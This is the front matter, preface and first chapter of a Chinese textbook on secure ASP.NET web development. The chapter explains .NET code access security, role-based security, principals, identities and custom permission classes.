


# 无懈可击

## ——全方位构建安全Web系统

杨云 编著

**操作性强**

通过图文并茂的方式把复杂的问题简单化，让读者看得懂、学得会、用得上

**内容全面**

本书涵盖Web系统从设计到开发、防御等领域所需要的全部技术

**案例经典**

实例涵盖存储、通讯、钓鱼技术等与安全最相关的领域

**通用性强**

本书采用目前最通用的.NET Web程序，方便读者参考借鉴

清华大学出版社

# 无懈可击——全方位构建安全 Web 系统

杨　云　编著

清华大学出版社
北　京

## 内 容 简 介

本书对常见的 Web 安全问题，依照分类的方式讲解每一个知识点，告诉读者如何开发安全高效的 Web 系统，如何使自己的系统免受黑客的攻击。本书内容是作者多年项目实施和管理经验的总结，在此基础上加以提炼，试图用最简明易懂的方式介绍网站开发的安全问题以及应对措施；内容涉及界面 UI 安全、代码安全、中间件安全、Session 安全等，并用典型实例作为引导，介绍各种安全类库和安全编程。

本书适合网站开发人员、应用程序设计和开发人员使用，也适合网站系统的管理维护人员阅读和参考。



图书在版编目（CIP）数据

**责任编辑：**袁金敏　赵晓宁
**责任校对：**徐俊伟
**责任印制：**
**出版发行：**清华大学出版社　　**地　址：**北京清华大学学研大厦 A 座
http://www.tup.com.cn　　**邮　编：**100084
**社 总 机：**010-62770175　　**邮　购：**010-62786544
**投稿与读者服务：**010-62795954，jsjjc@tup.tsinghua.edu.cn
**质量反馈：**010-62772015，zhiliang@tup.tsinghua.edu.cn
**印 刷 者：**
**装 订 者：**
**经　　销：**全国新华书店
**开　　本：**185×260　　**印　张：**19.25　　**字　数：**481 千字
**版　　次：**2011 年 12 月第 1 版　　**印　次：**2011 年 12 月第 1 次印刷
**印　　数：**1～ 000
**定　　价：**　　元

产品编号：043911-01

# 前　言

在互联网中遨游，最让人担心的3个头等问题，您知道都是哪些吗？好吧，我来告诉你，它们是：安全！安全！还是安全！

互联网每天都在上演着失去用户信任和安全感，从而倒闭的悲剧。作为开发人员的你，是否为总结安全点而苦恼，为不知道如何加固功能点而纠结？那么如何才能设计出高安全度的网络系统呢？这个问题已经关系到用户对网站系统的信任程度，关系到企业和系统的生死存亡了。在笔者看来，最关键的就是设计思想和每个功能点的完善性。

时下在网站系统中使用最广泛的就是ASP.NET和Java架构了。其中.NET框架是微软公司为了满足广大用户的需求而开发的一种通用平台。Java技术由于没有公司做统一的文档编写，导致设计安全模块完全需要工程师自己的经验。这些技术在帮助我们方便、快捷地完成网站开发的同时，在实际运行环境中的黑客入侵和安全隐患也成了不容忽视的问题，这就要求开发人员从设计和开发两方面都要关注系统的安全性。

在很多人的印象中，安全工作似乎都是在问题发生后才采取措施。本书旨在从根本上纠正了这一做法，通过对.NET\Java平台安全问题的了解，做到风险早避免，问题早处理，在应用程序开发的全生命周期中严把安全关，保证系统的正常、稳定运行。

## 1．本书介绍

本书可以分为4部分。第一部分为第1～第3章，介绍了应用安全的基本概念和安全控件；第二部分为第4～第6章，讨论了如何进行数据加密和验证；第三部分为第7～第12章，阐述了如何使用与程序运行平台有关的安全功能，包括组件安全、会话安全、代码信任和网站钓鱼技术的防与治；第四部分为第13～15章，重点介绍了服务器上如何安全的部署你的程序，以及代码的安全测试和审核。

## 2．本书特点

本书最大的特点就是教读者对症下药，根据不同的功能点或功能模块传授不同的代码安全防范和设计策略。书中采用时下最新的ASP.NET 4.0技术为范本，讲解如何将安全代码和防范技术植入系统。通过图文并茂的方式把复杂的问题简单化，让大家知道应该如何去做。

另外，书中选用的代码和实例都是被验证过的，能够切实提升安全的有效方法。使得读者在短期掌握别人长期才能总结出来的技术和经验，尤其对专业人员和学生的帮助很大。

本书在设计方式和方法上不受技术的限制，如果抛开技术本身，单说设计方法该书所讲解的方法将使读者能够“依葫芦画瓢”。

本书所涉及的网站安全问题仅限于学习研究，若读者据此攻击他人网站，责任自负。

### 3．本书适用人员

本书适合每一位网站开发人员阅读，作为应用程序的设计和开发人员，他们应该了解所用语言安全性特点和局限性，以便在设计和编码过程中进行安全性相关考虑。在本书的每一章节，都运用大量实例，帮助开发人员学习安全服务配置和代码编写。

另外，作为应用系统的管理维护人员和用户也应该阅读本书。通过本书，读者可以清晰地分辨哪些行为是危险的，而这些行为是我们每天都会遇到的。以最常见的数据加密和身份验证为例，了解.NET 平台安全运行的机制，就可以减少在系统操作过程中的低级错误，避免安全隐患。

### 4．致谢

本书主要由杨云编写，参加编写的还有李广平、王春中、冉剑、陈代勇、陈佳佳、陈家云、王磊、王宇晟、胡浩、蔡芳、刘扬、陈雪郊、谢晓锋、王毅、刘小鹿、胡建、杜华富、成梅花。

本书在编写过程中，得到清华大学出版社编辑袁金敏老师的指导和帮助，在此表示感谢。另外，感谢读者和我家人一直以来对我的支持和帮助。

由于水平有限，书中难免存在不足之处，欢迎广大读者批评指正。

编　者

2011 年 5 月

# 目　　录

## 第一部分



## 第二部分

# 第三部分

# 第四部分

# 第一部分

# 第 1 章　网站安全技术概述

目前构建网站系统的语言无外乎 ASP.NET、JSP 或 PHP 等，它们自身的安全性和编程的方式是否安全是关键。随着近年来.NET 技术和 JSP 越来越为大家所熟知，各类基于它们的 Web 应用系统被广泛开发和应用。特别是基于.NET 框架的 ASP.NET 等技术使得 Web 程序更加容易开发和维护，但 Web 应用程序所带来的安全漏洞也越来越多，每年由于代码安全问题，都会造成巨额损失。目前大部分互联网犯罪和黑客行为，都是通过网站的漏洞展开的。例如，“世界著名社区网站 Facebook 近日测试新网站的用户界面，其中的一个漏洞竟然导致网站 8000 万用户的生日信息被泄露。类似的事情数不胜数，盛大、联想等公司也都出现过网站被攻破的事件。

.NET 框架本身具备很多编写安全代码的技术，运用这些技术，可以开发安全的 Web 应用程序。本章将从程序安全性的含义、用户角色与代码访问、安全模型、安全类库 4 个方面讲述 Web 应用程序安全的基本概念。

## 1.1　代码安全性的含义

Web 应用程序的安全性主要包括代码访问的安全性和基于角色的安全性。

一般来说，这两种安全性可以互相渗透，熟悉代码访问安全性的开发人员可以轻松使用基于角色的安全性，而熟悉基于角色的安全性的开发人员也可以轻松地使用代码访问的安全性。代码访问的安全性和基于角色的安全性都是用公共语言运行库提供的一个通用结构来实现的。

代码访问的安全性和基于角色的安全性使用相同的模型和结构，因此它们共享若干基础概念，包括安全权限、类型安全、安全策略、主体、身份验证、授权。

### 1. 安全权限

公共语言运行库允许代码仅执行它有权执行的操作。运行库通过权限对象实现托管代码的强制限制。安全权限的主要用途如下：

（1）代码可以请求需要的权限，.NET 框架安全系统确定是否允许这样的请求。一般来说，仅当代码的验证区域值得授予这些权限时，系统才会授予权限。代码接收到的权限不会比安全性设置所允许的权限要多。

（2）运行库根据某些条件来授予代码权限，这些条件包括代码标识的特性、请求的权限和代码的信任程度（由管理员设置的安全策略确定）。

（3）代码可要求其调用方具有特定权限。如果在代码上设置了对特定权限的请求，则使用此代码的所有代码也都必须拥有该权限才能运行。

调用方一般可能拥有三类权限，各类权限都有特定的用途：

① 代码访问权限：表示对受保护资源的访问权或执行受保护操作的能力。

② 标识权限：表示代码具有支持特定类型的标识的凭据。

③ 基于角色的安全权限：确定用户（或用户的代理）具有特定的身份。Principal-Permission 是唯一一个基于角色的安全权限。

运行库在很多命名空间中都具有内置权限类，此外，运行库还支持对设计和实现自定义权限类。

### 2. 类型安全

类型安全又称为强类型，指不可以将原始类型强制的转换成另外一个目标类型，从而对这个转换后的原始类型进行目标类型上定义的操作。通俗点讲，类型安全指的是变量类型定义后，不能再转换到其他类型（非本类型或非本类型的子类型）。

类型安全和内存安全的关系非常紧密，类型安全的代码只允许访问授权可以访问的内存位置，例如不能从其他对象的私有字段读取值。在实时（Just In Time，JIT）编译期间，可选的验证过程检查要实时编译为本机代码的元数据和中间语言（Microsoft Intermediate Language，MSIL），以验证它们是否为类型安全。如果代码具有忽略验证的权限，则将跳过此检查过程。

对于托管代码来说，类型安全验证不是强制的，但类型安全在程序集隔离和安全性强制中起着至关重要的作用。如果代码是类型安全的，则公共语言运行库可以将程序集彼此间完全隔离。这种隔离有助于确保程序集之间不会产生负面影响，提高了应用程序的可靠性。即使类型安全组件的信任级别不同，它们也可以在同一过程中安全地执行。

如果代码为不安全的，则会出现副作用。例如运行库无法阻止非托管代码调用到本机（非托管）代码和执行恶意操作。所有非类型安全的代码必须通过传递的枚举成员（Skip-Verification）授予（SecurityPermission）后才能运行。

### 3. 安全策略

安全策略是一组可配置的规则，公共语言运行库在决定允许代码执行操作时遵循该策略。安全策略由管理员进行设置，并由运行库强制执行。运行库帮助我们确保代码只能访问或调用安全策略允许的资源或代码。

每当加载程序集时，运行库就使用安全策略确定授予程序集的权限。在检查了描述程序集标识的信息（称为证据）后，运行库使用安全策略决定代码的信任程度和由此授予程序集的权限。

### 4. 主体

主体代表一个用户的标识和角色以及其拥有的用户操作。.NET 框架中基于角色的安全性支持三种主体：一般主体、Windows 主体和自定义主体。这里需要注意，一般主体独立于 Windows 用户和角色存在。

Windows 主体表示 Windows 用户及其角色。Windows 主体可模拟其他用户，这意味着此类主体在表示属于某一用户标识的同时，可代表此用户对资源进行访问。

自定义主体可由应用程序以任何方式进行定义，这种类型可以对主体的标识和角色进

行扩展。

**5．身份验证**

身份验证检查用户的凭据，并根据用户的权限进行验证，找到主体标识。身份验证期间获得的信息可以直接由代码使用。也就是说，一旦找到了主体标识，就可以使用.NET 框架中基于角色的安全确定是否允许主体访问代码。

目前使用的身份验证机制种类繁多，其中大多都同.NET 框架中基于角色的安全一起使用。最常用的机制有 Passport 机制、操作系统机制和应用程序自定义机制。

**6．授权**

授权是用来确定是否允许主体执行请求操作的过程。在身份验证之后，使用主体标识和角色信息来确定可以访问的资源，授权使用.NET 框架中基于角色的安全性来实现。

介绍了代码访问安全性和基于角色的安全性共有的基本概念后，下面对这两种安全性的机制进行具体介绍。

### 1.1.1 代码与代码的安全域

**1．概述**

当今高度连接的计算机系统会遇到出自各种来源（可能包括未知来源）的代码。代码可能由电子邮件附带、包含在文档中或通过 Internet 下载。许多计算机用户都亲身体验过恶意代码（包括病毒和蠕虫）造成的严重后果，这些代码可能会损坏或毁坏数据，并浪费时间和资金。

多数普通安全机制根据用户的登录凭据（通常为密码）赋予用户权限，并限制允许用户访问的资源（通常为目录和文件）。但是，这种方法无法解决以下几个问题：用户从许多来源获取代码，这些来源中可能并不可靠；代码可能包含 bug 或具有脆弱性，有可能被恶意代码利用；代码有时候会执行一些操作，而用户并不知道。结果，当谨慎且可信的用户运行恶意软件或包含错误的软件时，计算机系统就可能会损坏，私有数据发生泄漏。

多数操作系统安全机制要求每一段代码都必须完全受信任（Web 页的脚本可能除外），然后才可运行。因此，需要一种可广泛应用的安全机制，即使两个计算机系统之间没有信任关系，该机制也允许在一个计算机系统上生成的代码能够在另一个计算机系统上安全执行。

为了帮助保护计算机系统免受恶意移动代码的危害，让来源不明的代码安全运行，防止受信任的代码有意或无意地危害安全，.NET 框架提供了一种称为“代码访问安全性”的安全机制。代码访问安全性使代码可以根据它所来自的位置以及代码标识，获得不同等级的受信度。

代码访问安全性还实施不同级别的代码信任，最大限度地减少了必须完全信任才能运行的代码数量。使用代码访问安全性，可以减小恶意代码或包含错误的代码滥用代码的可能性。我们可以指定允许代码执行的一组操作，同时还可指定永远不允许代码执行的一组操作。代码访问安全性有助于最大限度地减少由于代码的脆弱性而造成的损害。

以公共语言运行库为目标的托管代码都会受益于代码访问安全性，即使托管代码不进行一次代码访问安全性调用时也是如此。但是，正如代码访问安全性基础知识中所描述的那样，所有应用程序都应该进行代码访问请求。

代码访问安全性是帮助限制代码对受保护的资源和操作的访问权限的机制。在.NET 框架中，代码访问安全性执行下列功能：

（1）定义权限和权限集，它们表示访问各种系统资源的权限。

（2）管理员能够通过将权限集与代码组关联来配置安全策略。

（3）代码能够请求运行所需权限，指定代码不能拥有的权限。

（4）根据代码请求的权限和安全策略允许的操作，向加载的程序集授予权限。

（5）使代码能够要求其调用方拥有特定的权限。

（6）使代码能够要求其调用方拥有数字签名，只允许特定组织或特定站点的调用方调用受保护的代码。

（7）比较调用堆栈上每个调用方所授予的权限与调用方必须拥有的权限，加强运行时对代码的限制。

为了确定是否已授予代码访问资源或执行操作的权限，运行库的安全系统遍历调用堆栈，比较每个调用方所授予的权限与目前要求的权限。如果调用堆栈中的任何调用方没有要求权限，则会引发安全性异常，并拒绝访问。堆栈旨在防止引诱攻击，这种攻击中，受信程度较低的代码调用高度信任的代码，并使用高度信任的代码执行未经授权的操作。运行时要求所有调用方都拥有权限会影响性能，但对于帮助保护代码免遭受信程度较低的代码的引诱攻击至关重要。若要优化性能，可以使代码执行较少的堆栈步；但是，这样做必须确保不会暴露安全缺陷。

图 1-1 所示为“程序集 A4”中的方法要求其调用方拥有权限 P 时引起的堆栈步。





图 1-1　安全堆栈步

代码访问安全性的一种常见应用场合是，应用程序将控件从本地 Intranet 宿主网站直接下载到客户端，用户在控件输入数据，该控件是使用安装的类库生成的。下面是在此方案中使用代码访问安全性的一些方法。

（1）加载前，如果代码拥有特定的数字签名，则管理员可配置安全策略，指定给予该代码特殊权限(比本地 Internet 代码通常收到的权限大)。默认情况下，预定义的 LocalIntranet

命名权限集与从本地 Intranet 下载的所有代码关联。

（2）加载时，除非控件拥有受信任的签名，否则，运行库仅授予控件与 LocalIntranet 命名权限集关联的权限。在控件拥有受信任签名的情况下，会被授予与 LocalIntranet 权限集关联的权限，同时因为控件拥有受信任签名，还可能被授予其他一些权限。

（3）运行时，每当调用方（在此情况下为寄宿的控件）访问公开受保护资源的库或调用非托管代码的库时，该库就会提出安全要求，导致对调用方的权限进行检查，看调用方是否被授予了适当权限。这些安全检查可防止控件在客户端执行未经授权的操作。

### 2．基础知识

每种以公共语言运行库为目标的应用程序必须与运行库的安全系统进行交互。当应用程序执行时，运行库将自动进行计算，然后给出一个权限集。根据应用程序获得的权限不同，应用程序或正常运行，或发生安全性异常。特定计算机上的本地安全设置最终决定代码所收到的权限。这些设置可能因计算机而异，所以无法确保代码将收到运行所需的足够的权限。这与非托管开发领域不同，在非托管开发领域，不必担心运行代码所需权限。

每个开发人员都必须熟悉下面的代码访问安全性操作：

（1）编写类型安全代码：若要使代码受益于代码访问安全性，必须使用生成可验证为类型安全代码的编译器。

（2）强制性语法和声明式语法：与运行库安全系统的交互使用强制性安全调用和声明式安全调用执行。声明式调用使用属性执行，强制性调用在代码中使用类的新实例执行。有些调用只能强制性地执行，而有些调用只能以声明方式执行。有些调用可以这两种方式中的任一种方式执行。

（3）为代码请求权限：请求将应用到程序集范围，代码通知运行库在此范围内运行它所需的权限，运行库在代码加载到内存中时计算安全请求。代码使用请求通知运行库运行所需权限。

（4）使用安全类库：类库使用代码访问安全性指定所需权限。

### 3．通过部分受信任的代码使用类库

系统一般不允许通过低于完全信任级别（该信任级别是运行库代码访问安全系统授予的）的应用程序调用共享托管库，除非库编写器通过使用 AllowPartiallyTrustedCallers Attribute 类明确允许调用。因此，应用程序编写器必须注意在部分受信任的上下文中不能使用的库。默认情况下，在本地 Intranet 或 Internet 区域中执行的所有代码都是部分受信任的。如果代码不会在部分受信任的上下文中执行或被部分受信任的代码调用，那么就不需要关心本节中的信息。但是，如果编写的代码必须与部分受信任的代码交互或在部分受信任的上下文中运行，则应该考虑以下因素：

（1）必须用强名称对库进行签名，这样该库就可以被多个应用程序共享。强名称允许代码放置在全局程序集缓存中，并允许使用者验证特定的移动代码。

（2）默认情况下，具有强名称的共享库自动为完全信任执行隐式连接请求（Link Demand），无须库编写器执行任何操作。

（3）如果调用方不是完全信任却仍尝试调用库，则运行库将引发安全处理程序 Security Exception，不允许该调用方链接到该库。

（4）为了禁用自动连接功能并防止引发异常，可以将程序的局部信任属性放置在共享库的程序集范围内，此属性允许通过部分受信任的托管代码调用库。

（5）通过部分信任属性被授予对库访问权限的部分信任的代码仍需要遵循本地计算机策略定义的进一步限制。

（6）部分受信任的代码无法通过编程方式调用不具备 AllowPartiallyTrustedCallers Attribute 属性的库。如果某个应用程序在默认情况下不接受完全信任，管理员必须选择修改安全策略并授予该应用程序完全信任，这样的话，应用程序才能调用该库。

特定应用程序专用库不需要强名称或 AllowPartiallyTrustedCallersAttribute 属性，这些库也不能被应用程序之外的潜在恶意代码引用。这样的代码不会受到部分受信任的移动代码有意或无意的滥用，无需开发人员或管理员进行额外操作。

对于以下类型的代码，应该考虑显式启用以供部分受信任的代码使用：

（1）已对安全脆弱性进行反复测试并且符合安全代码指南中所述准则的代码。

（2）专门为部分受信任的方案编写的具有强名称的代码库。

（3）签有强名称的任何组件（不管是部分受信任的还是完全受信任的），这些组件被从 Internet 或本地 Intranet 下载的移动代码调用。在默认安全策略下移动代码接受部分信任，所以这些组件将受到影响。

（4）安全策略授予低于完全信任的所有代码（如果修改了默认策略）。

### 4．编写安全类库

类库中的编程失误会导致安全漏洞的公开，这是因为类库经常访问受保护的资源和非托管代码。如果设计类库，则需要了解代码访问安全性，并仔细保护类库。

表 1-1 所示为保护类库时需要考虑的 3 种主要元素。

**表 1-1　类库保护元素**

| 安全元素 | 说　　明 |
|---|---|
| 安全要求 | 要求是一种应用于类级别和方法级别的机制，它要求代码调用方拥有适当权限。当调用代码时，将在堆栈上检查直接或间接调用代码的所有调用方。要求通常在类库中用来帮助保护资源 |
| 安全重写 | 重写应用在类和方法范围上，为否决运行库作出的某些安全决策的方法。重写在调用方使用代码时进行调用。使用重写可停止堆栈步，并限制已某些调用方的访问权限 |
| 安全优化 | 组合使用要求和重写，可以增强代码与安全系统进行交互时的性能 |

### 5．编写安全托管控件

托管控件是下载到用户计算机的网页所引用的程序集，这些程序集根据需要执行。从代码访问安全性角度来看，有两种类型的托管控件：默认安全策略下运行的控件和需要更高信任程度的控件。

若要编写在默认安全策略下运行的托管控件，只需要知道 Intranet 或 Internet 区域默认安全策略所允许的操作即可。只要托管控件在执行时需要的权限不超过它从原始区域收到的权限，该控件就可以运行（记住，管理员或用户可以决定不授予代码来自 Internet 或 Intranet 区域的全部权限）。若要执行，则需要更高程度信任的托管控件，管理员或用户必须调整将运行该代码的任何计算机的安全策略。

编写托管控件时应尽可能使这些控件需要默认情况下授予代码来自 Internet 或 Intranet 区域的权限。对于 Internet 区域，这意味着限制代码只显示 SafeTopLevelWindows 和 SafeSubWindows（由安全系统加以完善，从而防止它们模拟系统对话框），只能与其原始站点进行通信，并且使用有限的、独立的存储。

担负 Intranet 上的代码的权限稍大一些。详细信息参见默认安全策略相关内容。如果控件需要访问文件、使用数据库以及收集有关客户端计算机的信息等，则该控件需要更高程度的信任。

1）开发

高度信任控件在运行时采用的安全策略比它们的源（Intranet 或 Internet）通常认可的安全策略的限制性要低。安全库（如.NET Framework 类）发出的多数权限要求执行堆栈审核来检查所有调用方，以确保已授予它们要求的权限；同时，出于安全目的，尽管网页不是托管代码，但仍被作为调用方处理。执行堆栈审核技术是为了帮助防止受信程度较低的代码引诱高度信任代码执行恶意操作。

浏览器中承载的托管控件可以由网页上的动态脚本操作，所以可以将网页视为调用方，并在安全堆栈审核技术中对其进行检查，防止恶意网页利用信任程度更高的代码。将网页作为调用方处理的结果是，基于其强名称或发行者证书而被授予高级别信任并且从网页运行的控件，将被禁止执行与网页本身出自同一区域（Intranet 或 Internet）的代码所执行的操作。有关部署注意事项的更多信息，请参见 1.1.2 节。从表面上看，几乎不可能编写高度信任控件；但是，代码访问安全性通过有选择地重写安全堆栈审核技术提供实现此方案。

高度信任控件必须明智地使用 Asserts 来简化对它们的调用方（它们从中运行的网页）通常没有的权限执行的堆栈审核技术。使用 Asserts 时必须小心，不要公开可能会使恶意网页执行不当操作的危险 API。在编写高度信任控件时需要的谨慎程度和安全意识与编写安全类库时需要的谨慎程度和安全意识一样多。

下面是有关编写安全托管控件的一些提示：

- ❑ 封装需要高度信任的操作，使权限不会被控件公开。这样，就可以断言这些操作需要的权限，可以预见的是，使用该控件的网页无法滥用相应功能。
- ❑ 如果控件的设计需要公开执行的高度信任操作，请考虑发出一个站点或 URL 标识权限要求，以确保控件从其运行的网页调用控件。

2）部署

高度信任控件应当具有强名称或签有发行者证书（X.509），使得策略管理员可以将更高程度信任授予这些控件，而不会削弱它们在其他 Intranet/Internet 代码方面的安全性。对程序集签名后，用户必须创建关联有足够权限的新代码组，并指定只允许拥有用户的公司或组织签名的代码成为该代码组成员。以此方式修改安全策略后，高度信任控件将收到足够的权限来执行操作。

修改安全策略后，高度信任的控件才能正常运行，所以在企业的 Intranet 上部署这种类型的控件要容易得多，企业的 Intranet 通常设有企业管理员，管理员可将描述的策略更改部署到多个客户端计算机上。为了让没有共同组织关系的一般用户通过 Internet 使用高度信任控件，控件发行者和用户之间必须有一种信任关系。最终，用户必须愿意使用发行者的说明来修改策略，并允许高度信任控件执行。

#### 6. 创建自定义代码访问权限类

.NET 框架提供了一组代码访问权限类，保护一组特定的资源和操作，并重点保护由.NET 框架公开的那些资源。在权限主题中对这些类进行了概括描述，在每个权限类的文档中提供对该权限类的详细描述。对于多数环境，内置的代码访问权限已经够用。但在某些情况下，定义自己的代码访问权限类可能会有用。此主题讨论定义自定义代码访问权限类的场合、原因和方式。

如果要定义一个组件或类库，该组件或类库访问内置权限类未涵盖但需要避免未经授权的代码访问的资源，则应当考虑创建一个自定义代码访问权限类。如果希望对自定义权限发出声明式要求，还必须为该权限定义一个 Attribute 类。提供这些类并从类库内发出对该权限的要求，可以防止未经授权的代码访问相应的资源，并使管理员能够配置访问权限。

还有其他一些情况适合使用自定义权限。如果内置代码访问权限类保护一种资源但不能充分控制对该资源的访问，则需要使用自定义代码访问权限。例如，一种应用程序可能使用人事记录，每个职员的记录存储在一个单独的文件中；在这种情况下，可以独立地对不同类型的职员数据进行读写控制。应用程序可能授权内部管理工具读取某个职员的人事文件，但不允许该工具修改这些文件。事实上，甚至可能不允许该工具读取某些部分。

自定义代码访问权限还适用于这种情况：内置权限虽然存在，但其定义方式不能使之恰当地保护资源。例如，对一种 UI 功能（如创建菜单的功能）必须进行保护，但内置的 UIPermission 类却不提供保护。在这种情况下，可以创建一种自定义权限来保护创建菜单的功能。

只要可能，权限就不应重叠。拥有多个权限保护一种资源会给管理员带来很大的问题：管理员在每次配置访问该资源的权限时，都必须确保正确地处理所有重叠的权限。

实现自定义代码访问权限包括下列步骤，其中的一些步骤是可选的。每个步骤在一个单独主题中进行描述。

（1）设计 Permission 类。

（2）实现 IPermission 和 IUnrestrictedPermission 接口。

（3）实现 ISerializable 接口（如果性能需要，或者为了支持特殊的数据类型）。

（4）处理 XML 编码和解码。

（5）通过实现 Attribute 类添加声明式安全支持。

（6）在适当的时候请求自定义权限。

（7）更新安全策略以便识别自定义权限。

### 1.1.2　代码的安全策略

商务应用程序需要根据用户提供的凭据开放对数据或资源的访问权限。通常情况下，这种应用程序会检查用户的角色，并根据该角色提供对相应资源的访问。公共语言运行库根据 Windows 账户或自定义标识提供基于角色的授权支持。

#### 1. 概述

在财务或商务应用程序中经常使用角色限制策略。例如，应用程序可能根据提出请求

的用户是不是指定角色的成员，对要处理的事务大小加以限制。职员有权处理的事务可能小于指定的阈值，主管拥有的权限可能比职员的高，而副总裁的权限可能还更高（或根本不受限制）。当应用程序需要多个批准完成某项操作时，也可以使用基于角色的安全性。例如，在一个采购系统中，任何雇员均可生成采购请求，但只有采购代理人可以将此请求转换成可发送给供应商的采购订单。

.NET 框架基于角色的安全性通过生成可供当前线程使用的主体信息来支持授权，而主体是用关联的标识构造的。标识（及其帮助定义的主体）可以基于 Windows 账户，也可以是同 Windows 账户无关的自定义标识。.NET 框架应用程序可以根据主体的标识或角色成员条件（或两者）做出授权决定。角色是指在安全性方面具有相同特权的一组命名主体（如出纳或经理）。一个主体可以是一个或多个角色的成员。因此，应用程序可以使用角色成员条件来确定主体是否有权执行某项请求的操作。

为了使权限控制代码易于使用并与.NET 语言保持一致性，.NET 框架基于角色的安全性提供了 PrincipalPermission 对象，此对象使公共语言运行库能够按照与代码访问安全性检查类似的方式执行授权。PrincipalPermission 类表示主体必须匹配的标识或角色，并同声明式和命令性安全检查都兼容。也可以直接访问主体的标识信息，并在需要时在代码中执行角色和标识检查。

.NET 框架提供了灵活且可扩展的基于角色的安全性支持，足以满足广泛的应用程序的需要。可选择同现有的身份验证结构（如 COM+1.0 服务）相互操作，或创建自定义身份验证系统。基于角色的安全性尤其适用于主要在服务器处理的 ASP.NET Web 应用程序。不过，.NET 框架基于角色的安全性既可用于客户端，也可用于服务器。

### 2．主体和标识对象

托管代码可通过 Principal 对象发现主体的标识或角色，该对象包含对 Identity 对象的引用。将标识和主体对象同用户与组账户这样常见的概念进行比较，可能会有所帮助。在多数网络环境中，用户账户表示人员或程序，而组账户表示特定类别的用户及其拥有的权限。同样，.NET 框架中的标识对象表示用户，而角色表示成员条件与安全性上下文。在.NET 框架中，主体对象同时封装标识对象和角色。.NET 框架应用程序根据主体的标识或角色成员条件（后者更常见）向主体授予权限。

1）标识对象

标识对象封装有关正在验证的用户或实体的信息。在最基本的级别上，标识对象包含名称和身份验证类型。名称可以是用户名或 Windows 账户名，而身份验证类型可以是所支持的登录协议（如 Kerberos V5）或自定义值。.NET 框架定义了一个 GenericIdentity 对象和一个更专用的 WindowsIdentity 对象，前者可用于大多数自定义登录方案；后者可用于希望应用程序依赖 Windows 身份验证的情况。此外，还可以定义自己的标识类来封装自定义用户信息。

IIdentity 接口定义用于访问名称和身份验证类型（如 Kerberos V5 或 NTLM）的属性。所有 Identity 类均实现 IIdentity 接口。Identity 对象同执行当前线程所用的 Windows 进程标记之间不需要有什么关系。但是，如果 Identity 对象是 WindowsIdentity 对象，则假定标识表示安全标记。

2）主体对象

主体对象表示代码运行时所在的安全上下文。实现基于角色的安全性的应用程序将基于与主体对象关联的角色来授予权限。与标识对象相似，.NET 框架也提供了 Generic Principal 对象和 WindowsPrincipal 对象。您还可以定义自己的自定义主体类。

IPrincipal 接口定义一个属性和一个方法，前者用于访问关联的 Identity 对象；后者用于确定 Principal 对象所标识的用户是否为给定角色的成员。所有 Principal 类都实现 IPrincipal 接口以及任何必需的附加属性和方法。例如，公共语言运行库提供了 WindowsPrincipal 类，该类实现将 Windows Vista 或 Windows 7 组成员条件映射到角色的附加功能。

